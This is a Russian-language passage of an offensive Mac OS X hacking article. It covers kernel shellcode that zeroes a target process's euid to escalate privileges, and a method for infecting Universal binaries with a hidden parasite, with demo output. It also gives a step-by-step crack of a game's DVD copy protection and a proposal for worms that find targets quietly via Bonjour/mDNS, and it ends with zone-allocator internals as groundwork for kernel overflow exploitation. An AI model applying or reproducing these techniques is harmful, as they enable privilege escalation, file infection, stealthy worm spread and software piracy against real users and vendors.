
Указатель `last_processor` ведёт к структуре процессора. Оттуда можно пройти до `default_pset`:

```

mov     eax, [ecx]                ;# default_pset + 0xc

```

Затем получаем голову списка задач:

```

push    word 0x458
pop     bx

```

```
mov    eax,[eax + ebx]                ;# tasks head.
```

И получаем элемент `bsd_info` задачи — это указатель на структуру `proc`:

```
push   word 0x19c
pop     bx
mov     eax,[eax + ebx]                ;# get bsd_info
```

Структура `proc` определена в `xnu/bsd/sys/proc_internal.h`. Первый её элемент:

```
LIST_ENTRY(proc) p_list;              /* List of all processes. */
```

По этому списку можно найти нужный процесс. Как правило, начинаем с указателя на процесс `init` (`launchd` на Mac OS X), у которого `pid == 1`. Просто обходим список, проверяя поле `pid` по смещению 36:

```
next_proc:
    mov     eax,[eax+4]                ;# prev
    mov     ebx,[eax + 36]             ;# pid
    dec     ebx
    test    ebx,ebx                   ;# if pid was 1
    jnz     next_proc
done:
;#     eax = struct proc *init;
```

Теперь, умея получать указатель на структуру `proc` процесса `init`, рассмотрим, что можно с этим сделать.

Первое — переписать ранее показанный код повышения привилегий. Новая версия не будет требовать помощи пользовательского пространства (`sysctl` и т.д.):

```
%define PID 1337

find_pid:
    mov     eax,[eax + 4]              ;# eax = next proc
    mov     ebx,[eax + 36]             ;# pid
    cmp     bx,PID
    jnz     find_pid
    mov     ecx,[eax + 8]              ;# ecx = ucred
    xor     eax,eax
    mov     [ecx + 12], eax            ;# zero out the euid
```

Как видите, структура `cpu_data` открывает множество возможностей для нашего шеллкода. Надеюсь, в будущей статье удастся рассмотреть некоторые из них подробнее.

6. Разные техники руткитов

В этом разделе я кратко упомяну несколько вещей, которые могут быть полезны при разработке руткита для Mac OS X. Другого подходящего места для этого я не нашёл.

Первое: существует API [21] для выполнения пользовательских приложений из пространства ядра — «Kernel User Notification Daemon» (KUNC). Реализован через mach-порт, по которому ядро общается с пользовательским демоном `kuncd`.

Файл `xnu/osfmk/UserNotification/UNDRRequest.defs` содержит определения интерфейса MIG (Mach Interface Generator) для взаимодействия с этим демоном.

Порт называется `com.apple.system.Kernel[UNC]Notifications` и регистрируется демоном `/usr/libexec/kuncd`.

Пример программного использования этого интерфейса (позволяет отображать сообщения через GUI и запускать приложения):

```

kern_return_t ret;
ret = KUNCExecute(
    "/Applications/TextEdit.app/Contents/MacOS/TextEdit",
    kOpenAppAsRoot,
    kOpenApplicationPath
);
ret = KUNCExecute(
    "Internet.prefPane",
    kOpenAppAsConsoleUser,
    kOpenPreferencePanel
);

```

Иногда требуется выполнить код на всех процессорах системы одновременно — например, при обновлении IDT/MSR, чтобы ни один процессор не пропустил обновление.

Ядро XNU предоставляет для этого функцию (комментарий и прототип говорят сами за себя):

```

/*
 * All-CPU rendezvous:
 *   - CPUs are signalled,
 *   - all execute the setup function (if specified),
 *   - rendezvous (i.e. all cpus reach a barrier),
 *   - all execute the action function (if specified),
 *   - rendezvous again,
 *   - execute the teardown function (if specified), and then
 *   - resume.
 *
 * Note that the supplied external functions _must_ be reentrant and aware
 * that they are running in parallel and in an unknown lock context.
 */

void
mp_rendezvous(void (*setup_func)(void *),
              void (*action_func)(void *),
              void (*teardown_func)(void *),
              void *arg)
{

```

Код для этих функций находится в `xnu/osfmk/i386/mp.c`.

Формат объектных файлов Mach-O используется в операционных системах с ядром на основе Mach — в том числе в Mac OS X. По теме заражения этого формата уже проведена значительная работа; статьи [12] и [13] демонстрируют её часть. Файлы Mach-O опознаются по первым четырём байтам — магическому числу `0xfeedface`.

Недавно Mac OS X перешла с платформы PowerPC на Intel. Этот переход привёл к появлению нового формата для большинства приложений в Mac OS X 10.4 — Универсального бинарного формата, определённого в Mach-O Runtime Reference от Apple [4].

Универсальный бинарный формат — довольно простой архивный формат, позволяющий хранить несколько файлов Mach-O разных архитектур в одном файле. Загрузчик Mac OS X интерпретирует такой файл и выбирает нужный Mach-O в соответствии с архитектурой текущей системы.

Структуры, используемые для определения и разбора универсальных бинарных файлов, находятся в `/usr/include/mach-o/fat.h`.

Универсальные бинарные файлы также опознаются по магическому числу в первых четырёх байтах. Они начинаются с заголовка:

```

struct fat_header {
    uint32_t      magic;           /* FAT_MAGIC */
    uint32_t      nfat_arch;      /* number of structs that follow */
};

```

Магическое число:

```
#define FAT_MAGIC      0xcafebabe
#define FAT_CIGAM      0xbebafeca    /* NXSwapLong(FAT_MAGIC) */
```

Используется FAT_MAGIC или FAT_CIGAM в зависимости от порядка байт файла/системы.

Поле nfat_arch содержит количество файлов Mach-O в архиве. Кстати, если установить его достаточно большим, чтобы вызвать переполнение, — практически все отладочные инструменты Mac OS X завершатся аварийно:


```
-[nemo@fry:~]$ printf "\xca\xfe\xba\xbe\x66\x66\x66\x66" > file
-[nemo@fry:~]$ otool -tv file
Segmentation fault
```

Для каждого файла Mach-O в Универсальном бинарном файле также присутствует структура fat_arch:

```
struct fat_arch {
    cpu_type_t      cputype;    /* cpu specifier (int) */
    cpu_subtype_t   cpusubtype; /* machine specifier (int) */
    uint32_t        offset;     /* file offset to this object file */
    uint32_t        size;       /* size of this object file */
    uint32_t        align;      /* alignment as a power of 2 */
};
```

Структура fat_arch определяет тип архитектуры файла Mach-O, смещение внутри Универсального бинарного файла и выравнивание, выраженное как степень двойки.

Диаграмма типичного Универсального бинарного файла:



Прежде чем рассмотреть метод заражения Универсальных бинарных файлов, разберём, как их загружает ядро.

Файл xnu/bsd/kern/kern_exec.c содержит код, показанный в этом разделе.

Ядро создаёт NULL-завершённый массив структур execsw. Каждая структура содержит указатель на функцию-активатор образа для разных типов файлов, а также описание:

```
/*
 * Our image activator table; this is the table of the image types we are
 * capable of loading. We list them in order of preference to ensure the
 * fastest image load speed.
```

```

* XXX hardcoded, for now; should use linker sets
*/
struct execsw {
    int (*ex_imgact)(struct image_params *);
    const char *ex_name;
} execsw[] = {
    { exec_mach_imgact, "Mach-o Binary" },
    { exec_fat_imgact, "Fat Binary" },
#ifdef IMGPF_POWERPC
    { exec_powerpc32_imgact, "PowerPC binary" },
#endif /* IMGPF_POWERPC */
    { exec_shell_imgact, "Interpreter Script" },
    { NULL, NULL}
};

```

Системный вызов `execve()` перебирает элементы этого массива и вызывает указатель функции для каждого:

```
int
execve(struct proc *p, struct execve_args *uap, register_t *retval)
{
    ...

    for(i = 0; error == -1 && execsw[i].ex_imgact != NULL; i++) {

        error = (*execsw[i].ex_imgact)(imgp);
    }
}
```

Каждая функция разбирает файл, чтобы определить, соответствует ли он нужному типу архитектуры. Функция, отвечающая за разбор Универсальных бинарных файлов — `exec fat imgact:`

```

/*
 * exec_fat_imgact
 *
 * Image activator for fat 1.0 binaries.  If the binary is fat, then we
 * need to select an image from it internally, and make that the image
 * we are going to attempt to execute.  At present, this consists of
 * reloading the first page for the image with a first page from the
 * offset location indicated by the fat header.
 *
 * Important:   This image activator is byte order neutral.
 *
 * Note:       If we find an encapsulated binary, we make no assertions
 *              about its validity; instead, we leave that up to a rescan
 *              for an activator to claim it, and, if it is claimed by one,
 *              that activator is responsible for determining validity.
 */
static int
exec_fat_imgact(struct image_params *imgp)

```

Первым делом функция проверяет магическое число:

```
/* Make sure it's a fat binary */
if ((fat_header->magic != FAT_MAGIC) &&
    (fat_header->magic != FAT_CIGAM)) {
    error = -1;
    goto bad;
}
```

Затем вызывается `fatfile_getarch_affinity()` для поиска файла Mach-O с подходящей архитектурой:

[illegible]

Эта функция определена в `xnu/bsd/kern/mach_fat.c`. У хоста есть первичная и вторичная архитектуры. Если в ходе поиска найден файл Mach-O с первичной архитектурой — используется он. Если нет, но есть файл с вторичной — используется он. Это важно при заражении формата.

После нахождения подходящего файла атрибуты `ip_arch_offset` и `ip_arch_size` обновляются:

```
/* Success. Indicate we have identified an encapsulated binary */
error = -2;
imgp->ip_arch_offset = (user_size_t)fat_arch.offset;
imgp->ip_arch_size = (user_size_t)fat_arch.size;
```

Эта логика означает, что совпадение реального типа архитектуры с указанным в заголовке `fat` фактически не важно: выбранный файл Mach-O будет обработан как новый свежий бинарный файл.

Предлагаемый мной метод заражения Универсальных бинарных файлов использует именно это поведение. Алгоритм:

1. Определить первичную и вторичную архитектуры хост-машины.
2. Разобрать структуру `fat_header` целевого бинарного файла.
3. Перебрать структуры `fat_arch` и найти соответствующую вторичной архитектуре.
4. Убедиться, что размер паразита меньше файла Mach-O вторичной архитектуры.
5. Скопировать паразитный бинарный файл поверх бинарного файла вторичной архитектуры.
6. Найти структуру `fat_arch` первичной архитектуры.
7. Изменить в ней поле типа архитектуры на `0xdeadbeef`.

Теперь при выполнении бинарного файла первичная архитектура не найдена. Из-за этого используется вторичная. `imgp` указывает на смещение нашего паразита, который запускается. Паразит открывает собственный бинарный файл (что вполне возможно на Mac OS X), выполняет линейный поиск `0xdeadbeef`, изменяет это значение обратно на тип первичной архитектуры и вызывает `execve()` для собственного файла.

В качестве примера приложен код `unipara.c`, демонстрирующий этот метод на архитектуре Intel. Он копирует файл Mach-O архитектуры Intel поверх файла Mach-O PowerPC внутри Универсального бинарного файла. После заражения размер хост-файла остаётся неизменным:

```
-[nemo@fry:~/code/unipara]$ ./unipara host parasite
-[nemo@fry:~/code/unipara]$ ./host
uid=501(nemo) gid=501(nemo)
-[nemo@fry:~/code/unipara]$ wc -c host
43028 host
-[nemo@fry:~/code/unipara]$ ./unipara parasite host
[+] Initiating infection process.
[+] Found: 2 arch structs.
[+] We are good to go, attaching parasite.
[+] parasite implanted at offset: 0x6000
[+] Switching arch types to execute our parasite.
-[nemo@fry:~/code/unipara]$ wc -c host
43028 host
-[nemo@fry:~/code/unipara]$ ./host
Hello, World!
uid=501(nemo) gid=501(nemo)
```

Если после выполнения полезной нагрузки требуется резидентность, паразит может просто вызвать `fork()` перед изменением своего бинарного файла. Родительский процесс выполняет `execve()`, пока дочерний ждёт и затем возвращает тип архитектуры обратно в `0xdeadbeef`.

8. Пример взлома — Prey

Недавно, во время долгой пересадки в аэропорту LAX (самом скучном аэропорту в мире), я решил скоротать время, поиграв в игру «Prey», которая была у меня на ноутбуке.

К своему ужасу, при попытке запустить игру я увидел следующее сообщение об ошибке:

```
"Please insert the disc "Prey" or press Quit."  
"Veuillez inserer le disque "Prey" ou appuyer sur Quitter."  
"Bitte legen Sie "Prey" ins Laufwerk ein oder klicken Sie auf Beenden."
```

Поскольку мне нечем было заняться, я решил потратить время на удаление этого сообщения. Для начала определил формат исполняемого файла:

```
-[nemo@fry:/Applications/Prey/Prey.app/Contents/MacOS]$ file Prey  
Prey: Mach-O universal binary with 2 architectures  
Prey (for architecture ppc):      Mach-O executable ppc  
Prey (for architecture i386):     Mach-O executable i386
```

Исполняемый файл Prey — универсальный бинарный файл, содержащий PowerPC- и i386-файлы Mach-O.

Затем я запустил `otool -o`, чтобы определить, написан ли код на Objective-C. Вывод команды подтвердил наличие сегмента Objective-C в файле.

```
-[nemo@largeprompt]$ otool -o Prey | head -n 5  
Prey:  
Objective-C segment  
Module 0x27ef458  
    version 6  
    size 16
```

Затем я использовал команду `class-dump [14]` для дампа определений классов. Наиболее интересное из них:

```
@interface DOOMController (Private)  
- (void)quakeMain;  
- (BOOL)checkRegCodes;  
- (BOOL)checkOS;  
- (BOOL)checkDVD;  
@end
```

Большинство игр на Mac OS X отстают от своих Windows-аналогов на 10 лет в плане защиты от копирования. Обычно разработчики даже не убирают символы из файла. Опираясь на это, я запустил `gdb` и поставил точку останова на функцию `main`:

```
(gdb) break main  
Breakpoint 1 at 0x96b64
```

Однако при запуске файла сообщение об ошибке появилось до достижения точки останова в `main`. Это навело меня на мысль о функции-конструкторе.

Для проверки теории я запустил `otool -l` на бинарном файле, чтобы перечислить присутствующие команды загрузки. Каждая секция файла Mach-O имеет значение `flags`, описывающее её назначение. Возможные значения этой переменной находятся в `/usr/include/mach-o/loader.h`. Значение, соответствующее секции конструкторов:

```
/* section with only function pointers for initialization*/  
#define S_MOD_INIT_FUNC_POINTERS      0x9
```

В выводе `otool -l` присутствует лишь одна секция с `flags == 0x9`:

```
Section  
sectname __mod_init_func  
segname __DATA  
    addr 0x00515cec  
    size 0x00000380  
offset 5328108  
align 2^2 (4)  
reloff 0
```

```
nreloc 0
flags 0x00000009
reserved1 0
reserved2 0
```

Зная виртуальный адрес секции конструкторов, я снова запустил gdb и поставил точки останова на каждом из указателей в этой секции:

```
(gdb) x/x 0x00515cec
0x515cec <_ZTI14idSIMD_Generic+12>: 0x028cc8db
(gdb)
0x515cf0 <_ZTI14idSIMD_Generic+16>: 0x00495852
(gdb)
0x515cf4 <_ZTI14idSIMD_Generic+20>: 0x0049587c
...

(gdb) break *0x028cc8db
Breakpoint 1 at 0x28cc8db
(gdb) break *0x00495852
Breakpoint 2 at 0x495852
(gdb) break *0x0049587c
Breakpoint 3 at 0x49587c
...
```

Запустив программу, я, как и ожидалось, попал в первую точку останова до появления окна с ошибкой:

```
(gdb) r
Starting program: /Applications/Prey/Prey.app/Contents/MacOS/Prey

Breakpoint 1, 0x028cc8db in dyld_stub_log10f ()
(gdb) continue
```

При продолжении выполнения появилось сообщение об ошибке — до достижения второй точки останова. Это означает, что первый указатель в `__mod_init_func` отвечает за проверку DVD.

Для подтверждения теории я перезапустил процесс, удалил все точки останова, кроме первой:

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb) break *0x028cc8db
Breakpoint 4 at 0x28cc8db

(gdb) r
Starting program: /Applications/Prey/Prey.app/Contents/MacOS/Prey
Reading symbols for shared libraries . done
```

При достижении точки останова я просто вернулся из конструктора, минуя проверку DVD:

```
Breakpoint 4, 0x028cc8db in dyld_stub_log10f ()
(gdb) ret
Make selected stack frame return now? (y or n) y
#0 0x8fe0fcc4 in _dyld_ZN16ImageLoaderMachO16doInitialization... ()
```

Продолжил выполнение:

```
(gdb) c
```

Сообщение об ошибке исчезло, и Prey запустилась, как будто DVD в приводе. Успех! Поиграв около 10 минут и пробежав по одному и тому же скучному коридору, я решил, что взлом игры интереснее, чем в неё играть. Вышел из игры и вернулся в командную строку.

Для модификации бинарного файла я использовал HT Editor [15]. Перед этим нужно было извлечь нужную архитектуру из Универсального бинарного файла с помощью команды `ditto`:

```
-[nemo@fry:/Prey/Prey.app/Contents/MacOS]$ ditto -arch i386 Prey Prey.i386
-[nemo@fry:/Prey/Prey.app/Contents/MacOS]$ cp Prey Prey.backup
-[nemo@fry:/Applications/Prey/Prey.app/Contents/MacOS]$ cp Prey.i386 Prey
```

Загрузил файл в HTE. Нажал F6 для выбора режима и выбрал вариант Mach-O/header. Прокрутил вниз до секции `__mod_init_func`:

```
**** section 3 ****
section name          __mod_init_func
segment name          __DATA
virtual address       00515cec
virtual size          00000380
file offset           00514cec
alignment             00000002
relocation file offset 00000000
number of relocation entries 00000000
flags                 00000009
reserved1             00000000
reserved2             00000000
```

Чтобы пропустить первый конструктор, я просто прибавил четыре байта к полю виртуального адреса и вычел четыре байта из размера. Для этого нажал F4 в HTE и ввёл новые значения:

```
**** section 3 ****
section name          __mod_init_func
segment name          __DATA
virtual address       00515cf0 <== += 4
virtual size          0000037c <== -= 4
file offset           00514cec
alignment             00000002
relocation file offset 00000000
number of relocation entries 00000000
flags                 00000009
reserved1             00000000
reserved2             00000000
```

Сохранив новый бинарный файл и запустив его, Prey снова запустилась без упоминания отсутствующего DVD.

Наконец, я повторил процесс для PowerPC-бинарного файла и объединил оба обратно в Универсальный бинарный файл с помощью команды `lipo`.

9. Пассивное распространение вредоносных через mDNS

Как вы все прекрасно знаете, единственная причина отсутствия вредоносного ПО на Mac OS X — это небольшая доля рынка (а следовательно, малое количество людей, заинтересованных в написании такого ПО).

В этом разделе я предлагаю способ изменить это положение. Метод использует одну из стандартных служб, поставляемых с Mac OS X 10.4 на момент написания: `mDNSResponder`.

Служба `mDNSResponder` реализует протокол Multicast DNS. Протокол подробно описан в нескольких документах по ссылке [17]. Для понимания протокола также рекомендуется ознакомиться с RFC [18].

На уровне пакетов протокол Multicast DNS очень похож на обычный DNS, но служит иной (хотя и похожей) цели: mDNS позволяет хостам в локальной сети автоматически настраивать сетевые параметры и начинать взаимодействие без DHCP-сервера. Он также предназначен для возможности просмотра служб в сети.

В последнее время реализации mDNS поставляются для широкого спектра операционных систем: Mac OS X, Vista, Linux, а также различных аппаратных устройств, таких как принтеры. Реализация mDNS в Mac OS X называется Bonjour.

Bonjour предоставляет удобный API для регистрации и обзора служб, рекламируемых через mDNS. Демон mDNSResponder отвечает за всё сетевое взаимодействие через mach-порт com.apple.mDNSResponder, доступный системе. Документация по API для управления этим демоном находится по ссылке [19].

Инструмент командной строки /usr/bin/mdns также существует для прямого управления демоном mDNSResponder [20]:

```
-[nemo@fry:~]$ mdns
mdns -E                (Enumerate recommended registration domains)
mdns -F                (Enumerate recommended browsing domains)
mdns -B <Type> <Domain> (Browse for services instances)
mdns -L <Name> <Type> <Domain> (Look up a service instance)
mdns -R <Name> <Type> <Domain> <Port> [<TXT>...] (Register a service)
mdns -A                (Test Adding/Updating/Deleting a record)
mdns -U                (Test updating a TXT record)
mdns -N                (Test adding a large NULL record)
mdns -T                (Test creating a large TXT record)
mdns -M                (Test creating a registration with multiple TXT records)
mdns -I                (Test registering and then immediately updating TXT record)
```

Пример поиска SSH-экземпляров:

```
-[nemo@fry:~]$ mdns -B _ssh._tcp.
Browsing for _ssh._tcp.local
Talking to DNS SD Daemon at Mach port 3843
Timestamp      A/R Flags Domain                Service Type      Instance Name
11:16:45.816  Add    1 local.                _ssh._tcp.        fry
```

Как видите, эта функциональность была бы очень полезна для вредоносного ПО, попавшего на новый хост.

После компрометации нового хоста червь должен сканировать сеть в поисках новых целей. Именно такое сканирование является одним из наиболее распространённых способов обнаружения червя в сети. В случае Mac OS X, где для нахождения единственной цели потребовалось бы значительное сканирование, это особенно актуально.

Мы можем использовать API Bonjour для тихого ожидания, пока какая-либо служба объявит о себе нашему коду, а затем заразить цель. Это значительно снизит сетевой трафик, необходимый для распространения червя.

Заголовочный файл с определениями нужных структур и функций — /usr/include/dns_sd.h. Необходимые функции содержатся в libSystem и, следовательно, слинкованы практически с каждым бинарным файлом в системе. Это хорошая новость, если вы только что заразили новый процесс и хотите выполнить mDNS-запрос из его адресного пространства.

API Bonjour позволяет регистрировать службы, перечислять домены и многое другое. Я сосредоточусь только на поиске экземпляра службы определённого типа. Это относительно простой процесс.

Первая функция для поиска экземпляра службы — `DNSServiceBrowse()`:

```
DNSServiceErrorType DNSServiceBrowse (
    DNSServiceRef *sdRef,
    DNSServiceFlags flags,
    uint32_t interfaceIndex,
    const char *regtype,
    const char *domain, /* may be NULL */
    DNSServiceBrowseReply callBack,
    void *context /* may be NULL */
);
```

Аргументы просты: передаём неинициализированный указатель `DNSServiceRef`, затем неиспользуемый аргумент `flags`. Параметр `interfaceIndex` задаёт интерфейс для запроса; установка в 0 означает отправку запроса на всех интерфейсах. Поле `regtype` задаёт тип искомой

службы — например, строка `_ssh._tcp` для SSH через TCP. Аргумент `domain` задаёт логический домен; если `NULL` — используются домены по умолчанию. Наконец, нужно передать обратный вызов, определяющий действие при обнаружении экземпляра. Этот callback может содержать наш код заражения.

После вызова `DNSServiceBrowse()` для начала обработки нужно использовать функцию `DNSServiceProcessResult()`. Она принимает `sdRef`, инициализированный из первого вызова `DNSServiceBrowse()`, и вызывает callback при получении результатов. Функция будет блокироваться до нахождения экземпляра.

После нахождения службы её нужно разрешить в IP-адрес и порт. Для этого используется функция `DNSServiceResolve()`:

```
DNSServiceErrorType DNSServiceResolve (
    DNSServiceRef *sdRef,
    DNSServiceFlags flags,
    uint32_t interfaceIndex,
    const char *name,
    const char *regtype,
    const char *domain,
    DNSServiceResolveReply callBack,
    void *context /* may be NULL */
);
```

Callback этой функции получает следующие аргументы:

```
DNSServiceResolveReply resolve_target (
    DNSServiceRef sdRef,
    DNSServiceFlags flags,
    uint32_t interfaceIndex,
    DNSServiceErrorType errorCode,
    const char *fullname,
    const char *hosttarget,
    uint16_t port,
    uint16_t txtLen,
    const char *txtRecord,
    void *context
);
```

Снова нужно вызвать `DNSServiceProcessResult()`, передав `sdRef` из `DNSServiceResolve()`, чтобы начать обработку.

Внутри callback порт, на котором работает служба, передаётся в виде `short` в сетевом порядке байт.

Получить IP-адрес просто — вызвать `gethostbyname()` для аргумента `hosttarget`.

В Приложении к статье есть код `discover.c`, наглядно демонстрирующий всё вышесказанное. Этот код может работать в цикле, перечисляя службы и заражая их.

Opensshd warez не прилагается. ;-)

10. Эксплуатация зонального аллокатора ядра

Зональный аллокатор — это аллокатор памяти, предназначенный для эффективного выделения объектов одинакового размера.

В этом разделе мы рассмотрим работу зонального аллокатора Mach (используемого ядром XNU), а затем разберём, как эксплуатировать переполнение в страницы, используемых этим аллокатором.

Исходный код зонального аллокатора Mach находится в файле `xnu/osfmk/kern/zalloc.c`.

Некоторые из объектов в ядре XNU, использующих зональный аллокатор Mach: структуры задач (task), структуры потоков (thread), структуры каналов (pipe) и сами структуры зон (zone).

Список текущих зон в системе можно получить из пользовательского пространства с помощью функции `host_zone_info()`. В Mac OS X поставляется инструмент, использующий это: `/usr/bin/zprint`. Он отображает каждую зону с размером элемента, текущим/максимальным размером и т.д.:

elem	cur	max	cur	max	cur	alloc	alloc			
zone name			size	size	size	#elts	#elts	inuse	size	count

zones			80	11K	12K	152	153	95	4K	51
vm.objects			136	3609K	3888K	27180	29274	21116	4K	30 C
vm.object.hash.entries			20	374K	512K	19176	26214	17674	4K	204 C
...										
tasks			432	59K	432K	141	1024	113	20K	47 C
threads			868	329K	2172K	389	2562	295	56K	66 C
...										
uthreads			296	114K	740K	396	2560	296	16K	55 C
alarms			44	3K	4K	93	93	2	4K	93 C
load_file_server			36	56K	492K	1605	13994	1605	4K	113
mbuf			256	0K	1024K	0	4096	0	4K	16 C
socket			344	38K	1024K	114	3048	75	20K	59 C

Прежде чем показать эксплуатацию переполнения в этих зонах, рассмотрим принцип работы зонального аллокатора.

При создании новой зоны ядро вызывает функцию `zinit()`. Для хранения информации о зоне используется структура `zone`:

```
struct zone {
    int          count;          /* Number of elements used now */
    vm_offset_t  free_elements;
    decl_mutex_data_t lock)
    vm_size_t    cur_size;       /* current memory utilization */
    vm_size_t    max_size;       /* how large can this zone grow */
    vm_size_t    elem_size;      /* size of an element */
    vm_size_t    alloc_size;     /* size used for more memory */
    unsigned int
    /* boolean_t */ exhaustible :1, /* (F) merely return if empty? */
    /* boolean_t */ collectable :1, /* (F) garbage collect empty pages */
    /* boolean_t */ expandable :1, /* (T) expand zone (with message)? */
    /* boolean_t */ allows_foreign :1, /* (F) allow non-zalloc space */
    /* boolean_t */ doing_alloc :1, /* is zone expanding now? */
    /* boolean_t */ waiting :1, /* is thread waiting for expansion? */
    /* boolean_t */ async_pending :1, /* asynchronous allocation pending? */
    /* boolean_t */ doing_gc :1; /* garbage collect in progress? */
    struct zone * next_zone; /* Link for all-zones list */
    call_entry_data_t call_async_alloc;
    const char *zone_name; /* a name for the zone */
#ifdef ZONE_DEBUG
    queue_head_t active_zones; /* active elements */
#endif /* ZONE_DEBUG */
};
```

Первое, что делает `zinit()`, — проверяет, существует ли зона для хранения новой структуры зоны. Для этого используется глобальный указатель `zone_zone`. Если зональный аллокатор ещё не использовался, вызывается `zget_space()` для выделения пространства:

```
if (zone_zone == ZONE_NULL) {
    if (zget_space(sizeof(struct zone), (vm_offset_t *)&z)
        != KERN_SUCCESS)
        return(ZONE_NULL);
} else
    z = (zone_t) zalloc(zone_zone);
```

Если `zone_zone` существует, для получения элемента из зоны используется `zalloc()`. Затем заполняются атрибуты новой зоны:

```

z->free_elements = 0;
z->cur_size = 0;
z->max_size = max;
z->elem_size = size;
z->alloc_size = alloc;
z->zone_name = name;
z->count = 0;
z->doing_alloc = FALSE;
z->doing_gc = FALSE;
z->exhaustible = FALSE;
z->collectable = TRUE;
z->allows_foreign = FALSE;
z->expandable = TRUE;
z->waiting = FALSE;
z->async_pending = FALSE;

```

Связанный список `free_elements` инициализируется нулём. Функция `zone_init()` возвращает указатель `zone_t` для последующих выделений с помощью `zalloc()`. Перед возвратом `zinit()` вызывает `zalloc_async()` для выделения и освобождения одного элемента.

После создания зоны для выделения и освобождения элементов используются `zalloc()` и `zfree()`.

Рассмотрим `zalloc()`. Это обёртка вокруг `zalloc_canblock()`.

Первое, что делает `zalloc_canblock()`, — пытается извлечь элемент из списка `free_elements` зоны. За это отвечает макрос `REMOVE_FROM_ZONE`:

```

#define REMOVE_FROM_ZONE(zone, ret, type) \
MACRO_BEGIN \
    (ret) = (type) (zone)->free_elements; \
    if ((ret) != (type) 0) { \
        if (!is_kernel_data_addr(((vm_offset_t *) (ret))[0])) { \
            panic("A freed zone element has been modified.\n"); \
        } \
        (zone)->count++; \
        (zone)->free_elements = *((vm_offset_t *) (ret)); \
    } \
MACRO_END \
#else /* MACH_ASSERT */

```

Этот макрос возвращает указатель `free_elements` из структуры зоны, увеличивает счётчик и устанавливает `free_elements` на следующий свободный элемент путём разыменования текущего адреса. Таким образом, первые 4 байта неиспользуемого выделения в зоне — это указатель на следующий свободный элемент. Это нам пригодится.

Проверка `is_kernel_data_addr()` гарантирует, что список не был изменён:

```

#define is_kernel_data_addr(a) \
    (! (a) || ((a) >= vm_min_kernel_address && !((a) & 0x3))) \

const vm_offset_t vm_min_kernel_address = VM_MIN_KERNEL_ADDRESS;
#define VM_MIN_KERNEL_ADDRESS ((vm_offset_t) 0x00001000)

```

Проверка лишь убеждается, что адрес ненулевой, `>= 0x1000` и выровнен по слову — что не создаёт никаких проблем при эксплуатации переполнения.

Если в списке нет свободных элементов, проверяется атрибут `doing_alloc` (используется как блокировка). При блокирующем выделении аллокатор засыпает до его сброса.

Когда возможность выделения подтверждена, используется `kernel_memory_allocate()` для выделения страниц, после чего `zcram()` разбивает их на элементы и добавляет в список `free_elements`.

Функция `zfree()` добавляет элемент обратно в список `free_elements`. Сначала она проверяет, что элемент был выделен через `zalloc()`, — с помощью макроса `from_zone_map()`:


```
#define from_zone_map(addr, size) \
    ((vm_offset_t)(addr) >= zone_map_min_address && \
     ((vm_offset_t)(addr) + size - 1) < zone_map_max_address)
```

При переполнении эта проверка не особо важна.

Затем `zfree()` при включённой отладке зон проверяет, что элемент принадлежит правильной зоне. В противном случае вызывается `panic()`.

Далее `zfree()` перебирает все элементы `free_elements` в зоне и вызывает `pmap_kernel_va()`:

```
for (this = zone->free_elements;
     this != 0;
     this = * (vm_offset_t *) this)
    if (!pmap_kernel_va(this) || this == elem)
        panic("zfree");
```

Определение `pmap_kernel_va`:

```
#define VM_MIN_KERNEL_ADDRESS ((vm_offset_t) 0x00001000)
#define pmap_kernel_va(VA) \
    (((VA) >= VM_MIN_KERNEL_ADDRESS) && ((VA) <= vm_last_addr))
```

Эта проверка просто убеждается, что адрес `>= VM_MIN_KERNEL_ADDRESS (0x1000)` и `<= vm_last_addr (VM_MAX_KERNEL_ADDRESS)`. Это охватывает почти всё адресное пространство ядра.

Наконец, `zfree()` использует макрос `ADD_TO_ZONE()` для возврата освобождённого элемента в список:

```
#define ADD_TO_ZONE(zone, element) \
MACRO_BEGIN \
    if (zfree_clear) \
    { unsigned int i; \
      for (i=1; \
           i < zone->elem_size/sizeof(vm_offset_t) - 1; \
           i++) \
          ((vm_offset_t *) (element))[i] = 0xdeadbeef; \
    } \
    ((vm_offset_t *) (element))[0] = (zone)->free_elements; \
    (zone)->free_elements = (vm_offset_t) (element); \
    (zone)->count--; \
MACRO_END
```

Макрос заполняет память освобождаемого элемента значением `0xdeadbeef` с шагом 4 байта, затем записывает старый указатель `free_elements` в первые 4 байта выделения.

Теперь посмотрим, что происходит при переполнении.

На диаграмме ниже виден используемый элемент, за которым следует свободный. Первый содержит данные структуры. Второй состоит из указателя на следующий свободный элемент, за которым следует `0xdeadbeef`, заполняющий оставшееся место. Оба элемента имеют одинаковый размер:

```
low memory (0x00000000)
----( Element being overflowed )-----
00 00 00 01
22 22 22 22
33 33 33 33
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
----- ( Free Element )-----
[ ff fc 7c 7d ] <== Pointer to next free element.
ef be ad de
ef be ad de
ef be ad de
ef be ad de
```

```
ef be ad de
ef be ad de
```

```
high memory (0xffffffff)
```

